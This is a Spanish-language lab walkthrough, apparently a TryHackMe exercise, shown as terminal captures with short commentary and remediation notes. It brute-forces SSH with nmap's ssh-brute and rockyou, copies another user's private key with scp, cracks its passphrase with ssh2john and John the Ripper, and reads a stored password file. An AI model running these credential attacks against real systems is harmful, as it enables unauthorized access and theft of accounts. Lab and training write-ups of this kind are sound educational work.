
```
┌──(root㉿kana)-[/home/…/Documentos/tryhackme/enumeracion/Explotation]
└─# TARGET_IP=10.201.50.202

┌──(root㉿kana)-[/home/…/Documentos/tryhackme/enumeracion/Explotation]
└─# echo -n "jan/nkay" > users.list

┌──(root㉿kana)-[/home/…/Documentos/tryhackme/enumeracion/Explotation]
└─# wordlist=/usr/share/wordlists/rockyou.txt
```

Aqui damos valores a TARGET IP y creamos un fichero con nombre de los usuarios y asignamos una ruta a una palabra clave




```
┌──(root㉿kana)-[/home/…/Documentos/tryhackme/enumeracion/Explotation]
└─# nmap -p 22 --script ssh-brute --script-args userdb=users.list,passdb=$wo
rdlist $TARGET_IP
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-25 00:47 -05
NSE: [ssh-brute] Trying username/password pair: jan/nkay:jan/nkay
NSE: [ssh-brute] Trying username/password pair: jan/nkay:123456
NSE: [ssh-brute] Trying username/password pair: jan/nkay:12345
NSE: [ssh-brute] Trying username/password pair: jan/nkay:123456789
NSE: [ssh-brute] Trying username/password pair: jan/nkay:password
NSE: [ssh-brute] Trying username/password pair: jan/nkay:iloveyou
NSE: [ssh-brute] Trying username/password pair: jan/nkay:princess
NSE: [ssh-brute] Trying username/password pair: jan/nkay:1234567
NSE: [ssh-brute] Trying username/password pair: jan/nkay:rockyou
NSE: [ssh-brute] Trying username/password pair: jan/nkay:12345678
NSE: [ssh-brute] Trying username/password pair: jan/nkay:abc123
NSE: [ssh-brute] Trying username/password pair: jan/nkay:nicole
NSE: [ssh-brute] Trying username/password pair: jan/nkay:daniel
NSE: [ssh-brute] Trying username/password pair: jan/nkay:babygirl
NSE: [ssh-brute] Trying username/password pair: jan/nkay:monkey
NSE: [ssh-brute] Trying username/password pair: jan/nkay:lovely
NSE: [ssh-brute] Trying username/password pair: jan/nkay:jessica
NSE: [ssh-brute] Trying username/password pair: jan/nkay:654321
NSE: [ssh-brute] Trying username/password pair: jan/nkay:michael
NSE: [ssh-brute] Trying username/password pair: jan/nkay:ashley
NSE: [ssh-brute] Trying username/password pair: jan/nkay:qwerty
NSE: [ssh-brute] Trying username/password pair: jan/nkay:111111
NSE: [ssh-brute] Trying username/password pair: jan/nkay:iloveu
```

Aqui utilizamos el sscript de nmap para un ataque de fuerza bruta la cual bsucamos con anterioridad y tambien utilizamos las variables asignadas que dimos.




```
NSE: [ssh-brute] Trying username/password pair: jan/nkay:margarita
NSE: [ssh-brute] Trying username/password pair: jan/nkay:151515
Nmap scan report for 10.201.50.202
Host is up (0.39s latency).

PORT   STATE SERVICE
22/tcp open  ssh
| ssh-brute:
|   Accounts:
|     jan/nkay:armando - Valid credentials
|_  Statistics: Performed 783 guesses in 675 seconds, average tps: 1.4

Nmap done: 1 IP address (1 host up) scanned in 696.06 seconds
```

El sscript encotnro una credencial con una contraseña



```
┌──(root㉿kana)-[/home/…/Documentos/tryhackme/enumeracion/SMB]
└─# ssh jan@10.201.50.202
The authenticity of host '10.201.50.202 (10.201.50.202)' can't be establishe
d.
ED25519 key fingerprint is SHA256:4Cfcv8iWQ32+xBdOiER+24FSCDL3IowlrWeRcgdml6
Y.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.201.50.202' (ED25519) to the list of known ho
sts.
jan@10.201.50.202's password:
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.15.0-139-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

 System information as of Sat 25 Oct 2025 01:48:45 AM EDT

  System load:  0.0               Processes:             160
  Usage of /:   49.8% of 13.62GB  Users logged in:       0
  Memory usage: 50%               IPv4 address for eth0: 10.201.50.202
  Swap usage:   0%

Expanded Security Maintenance for Infrastructure is not enabled.

0 updates can be applied immediately.
```

Aqui realizamos la prueba de ingresar con las credenciales encontradas de Jan y el password "armando"



```
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

Last login: Mon Apr 23 15:55:45 2018 from 192.168.56.102
jan@ip-10-201-50-202:~$ whoami
jan
jan@ip-10-201-50-202:~$ pwd
/home/jan
jan@ip-10-201-50-202:~$ ls -la
total 12
drwxr-xr-x 2 root root 4096 Apr 23  2018 .
drwxr-xr-x 5 root root 4096 Oct 24 23:05 ..
-rw------- 1 root jan    47 Apr 23  2018 .lesshst
jan@ip-10-201-50-202:~$ 
```

Aqui logro entrar y vverificamos la ruta con un whoami o un pwd

Recommendation: Forzar uso de claves públicas (desactivar autenticación por contraseña


---

Realizar enumeración local para identificar vectores de escalada (privilege escalation).

Name: Identificación y PoC de vectores de escalada críticos
Criticality: Very High


Description

Validar y explotar (PoC controlado) los vectores detectados (p. ej. binarios SUID vulnerables, entradas cron editables, sudo NOPASSWD) para confirmar si es posible elevar privilegios a root. Documentar el comando PoC y la evidencia whoami => root.




```
### SCAN COMPLETE ####################################
jan@ip-10-201-50-202:/tmp$ cd /home/kay
jan@ip-10-201-50-202:/home/kay$ find . -perm /o=r 2>/dev/null
.
./.nano
./.profile
./.bashrc
./.ssh
./.ssh/authorized_keys
./.ssh/id_rsa
./.ssh/id_rsa.pub
./.bash_logout
./.sudo_as_admin_successful
jan@ip-10-201-50-202:/home/kay$
```

Aqui realizamos una busqueda para obtener todos los archivos y directorios del inicio de Kay que es la segunda victima, las cuales que sean legibles, y encontramos dos archivos interesante, ./.bashrc y ./.ssh/idrsa




```
┌──(root㉿kana)-[/home/…/Documentos/tryhackme/enumeracion/PrivEsc]
└─# scp jan@10.201.50.202:/home/kay/.ssh/id_rsa .
jan@10.201.50.202's password:
id_rsa                                   100% 3326     6.1KB/s   00:00
```

Utlizamos el comando sc para enviar el hash de la clave ssh que esta en el archivo id_rsa




```
┌──(root㉿kana)-[/home/…/Documentos/tryhackme/enumeracion/PrivEsc]
└─# ssh -i id_rsa kay@10.201.50.202
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
@         WARNING: UNPROTECTED PRIVATE KEY FILE!          @
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
Permissions 0644 for 'id_rsa' are too open.
It is required that your private key files are NOT accessible by others.
This private key will be ignored.
Load key "id_rsa": bad permissions
kay@10.201.50.202's password:
Permission denied, please try again.
kay@10.201.50.202's password:
Permission denied, please try again.
kay@10.201.50.202's password:
```

Provamos el archivo id_rsa pero nos da error por que usualmente tiene que ser una clave legible




```
┌──(root㉿kana)-[/home/…/Documentos/tryhackme/enumeracion/PrivEsc]
└─# chmod 600 id_rsa

┌──(root㉿kana)-[/home/…/Documentos/tryhackme/enumeracion/PrivEsc]
└─# ssh -i id_rsa kay@10.201.50.202
Enter passphrase for key 'id_rsa':
kay@10.201.50.202's password:
Permission denied, please try again.
kay@10.201.50.202's password:
```

Necesitaremos el comando chmod apra subir y utilizar la clave privada SSH e intentremos de pero sigue ocn el mismo error




```
┌──(root㉿kana)-[/home/…/Documentos/tryhackme/enumeracion/PrivEsc]
└─# ssh2john id_rsa > password.txt

┌──(root㉿kana)-[/home/…/Documentos/tryhackme/enumeracion/PrivEsc]
└─# cat password.txt
id_rsa:$sshng$1$16$6ABA7DE35CDB65070B92C1F760E2FE75$2352$22835bfc9d2ad8f779e
84676de801a2712ef86e499d5cad1af838d19402729c471837fbdbe7eb172e8e9cd40ee52d95
9a3d772204241e305194ee7813ec99be3ced17455644ce550ad51edcb52b668bcb62e46b60a7
7e3cfc2e5bfe14c69db0d5d1be3c3f1d18867173d8f01ee7b00d5e88f62b3d91c81f740e1486
2548f318bfbf510bae62e9fae40d2bf15f36dd7d702400dfb74f9154e3d00454a049b599cb4c
4070df59b18efd252d702a21a5f941f79731a70840e51608701396955798d946e01686edc557
b350263e279f971eee37846e07d3594b8669d25a656c26f85046b05f44edf9529dea4ce1f819
3469485640909d9dbfd4f9d45ab2ede8c6aca494a53674fb1e53bae5bcf02a6bacbea202bfc2
84db9d3ae446780aa8b431325948599c9ee32acb1137dcdbbe61cd555887a1642e0b4e7da972
d1b32a188accf9e595a173ab64f065bfc8b23530dd0c4de3463a9b38694fb34d610162884715
0f684af5f25719f8e958d34570da834bdb129482d4295768f01f4e3219d5db7c92d85a55f19c
926954c84a0ba6bbe697b8655c5f98cb7441c2b8a0a3b569118ca8b14dc1a3f125857a1dab94
a1513137b6d4a68f9e2d856ce66a39b5ba560e18b43517e718fd6de9b9fb4ef6fbec009ac86c
c774ba4802a666bffd21c114e7adb455858d4251fef118d99b9b3607ccd130329a44da2f2615
26951422440b7703827e53bd05177e1e82249455ae177157256a563b28b7e0b317b99b5a6e67
16c4cf3e53a79dd0ba266ad41148de21b2f305c5ba6d7e6cf9bf7978579c79632655e0745a1a
a73ed0ed56d837b05763c69d218065ea2b86c03019cce1c84570aed1a6f0918ec2b25985440c
9318bdcf3b674cacbcea559fd5a714e51d38df94e2960fe8f98d53865dd907a4348598117648
64ccb2a6e18215d03448045febf90ac06a073800822b78a101028a6cef927e581705a1d76fa9
34a1c31001620ec5826e9cf28df1bcf39502c9b3526b65789b86555a3de57b5f6e4d694caee6
ee1b82d1616ff7fc68129b7a5e1795647ee07c5ba2da49c7a45507210f67f91588eab74b51a9
c074916689f7db4c40e2138f91c1bae890f21e54ba077dbcb95888e836ba7eb6223a70384c48
c94cf3b946971210a40a220eb980809ba5c5a3d54e08f6610765e1dcd2bda5cae7d96e77d852
bd2a095a3cfa64bc5fbe6c79ea0dcfc6ae40be03238217213ab9b1a0873f8cbf9ed9b3d40dd0
```

utilizaremos JohnTheRiper en el archivo de id_rsa



```
┌──(root㉿kana)-[/home/…/Documentos/tryhackme/enumeracion/PrivEsc]
└─# john --show password_kay.txt
id_rsa:beeswax

1 password hash cracked, 0 left

┌──(root㉿kana)-[/home/…/Documentos/tryhackme/enumeracion/PrivEsc]
└─# ssh -i id_rsa kay@10.201.50.202
Enter passphrase for key 'id_rsa':
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.15.0-139-generic x86_64)
```

Al relizar JohnTheRiper nos da un resultado y la contrasela que es beeswax la traduccion de la clave



```
Your Hardware Enablement Stack (HWE) is supported until April 2025.

Last login: Sun Jun 22 13:40:04 2025 from 10.23.8.228
kay@ip-10-201-50-202:~$ whoami
kay
kay@ip-10-201-50-202:~$ pwd
/home/kay
kay@ip-10-201-50-202:~$ ls -la
total 48
drwxr-xr-x 5 kay  kay  4096 Apr 23  2018 .
drwxr-xr-x 5 root root 4096 Oct 24 23:05 ..
-rw------- 1 kay  kay   789 Jun 22 13:41 .bash_history
-rw-r--r-- 1 kay  kay   220 Apr 17  2018 .bash_logout
-rw-r--r-- 1 kay  kay  3771 Apr 17  2018 .bashrc
drwx------ 2 kay  kay  4096 Apr 17  2018 .cache
-rw------- 1 root kay   119 Apr 23  2018 .lesshst
drwxrwxr-x 2 kay  kay  4096 Apr 23  2018 .nano
-rw------- 1 kay  kay    57 Apr 23  2018 pass.bak
-rw-r--r-- 1 kay  kay   655 Apr 17  2018 .profile
drwxr-xr-x 2 kay  kay  4096 Apr 23  2018 .ssh
-rw-r--r-- 1 kay  kay     0 Apr 17  2018 .sudo_as_admin_successful
-rw------- 1 root kay   538 Apr 23  2018 .viminfo
kay@ip-10-201-50-202:~$ cat pass.bak
heresareallystrongpasswordthatfollowsthepasswordpolicy$$
kay@ip-10-201-50-202:~$ █
```


Provamos con la contraseña adquirida pro JohnTheRiper y como vemos nos deja entrar al hacer un whoami menos que estamos dentro de la maquina y en el fichero pass.bak hay una clave improtnte para la prueba

Recommendation: Eliminar bits SUID innecesarios o parchear binarios vulnerables Corregir permisos en scripts ejecutados por cron y restringir sus directorios.

Name: Enumeración básica y contexto del host Jan
Criticality: Medium

Description

Recolección de información básica sobre el sistema, la cuenta comprometida y permisos actuales para entender el contexto y acotar vectores de escalada.



```
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

Last login: Mon Apr 23 15:55:45 2018 from 192.168.56.102
jan@ip-10-201-50-202:~$ whoami
jan
jan@ip-10-201-50-202:~$ pwd
/home/jan
jan@ip-10-201-50-202:~$ ls -la
total 12
drwxr-xr-x 2 root root 4096 Apr 23  2018 .
drwxr-xr-x 5 root root 4096 Oct 24 23:05 ..
-rw------- 1 root jan    47 Apr 23  2018 .lesshst
jan@ip-10-201-50-202:~$
```


Logramos entrar y verificamos los archivos o recopilamos informacion de la maquina de Jan y podemos ver que existe un archivo .leeshst

Recommendation: Mantener inventario de privilegios sudo, minimizar cuentas con sudo, y restringir comandos permitidos por sudoers.

Name: Enumeración automatizada con herramientas LinEnum / LinPEAS
Criticality: Medium


Description

Ejecución de scripts de enumeración para detectar configuraciones inseguras, binarios SUID, ficheros con credenciales y otros indicadores que apunten a posibles escaladas.



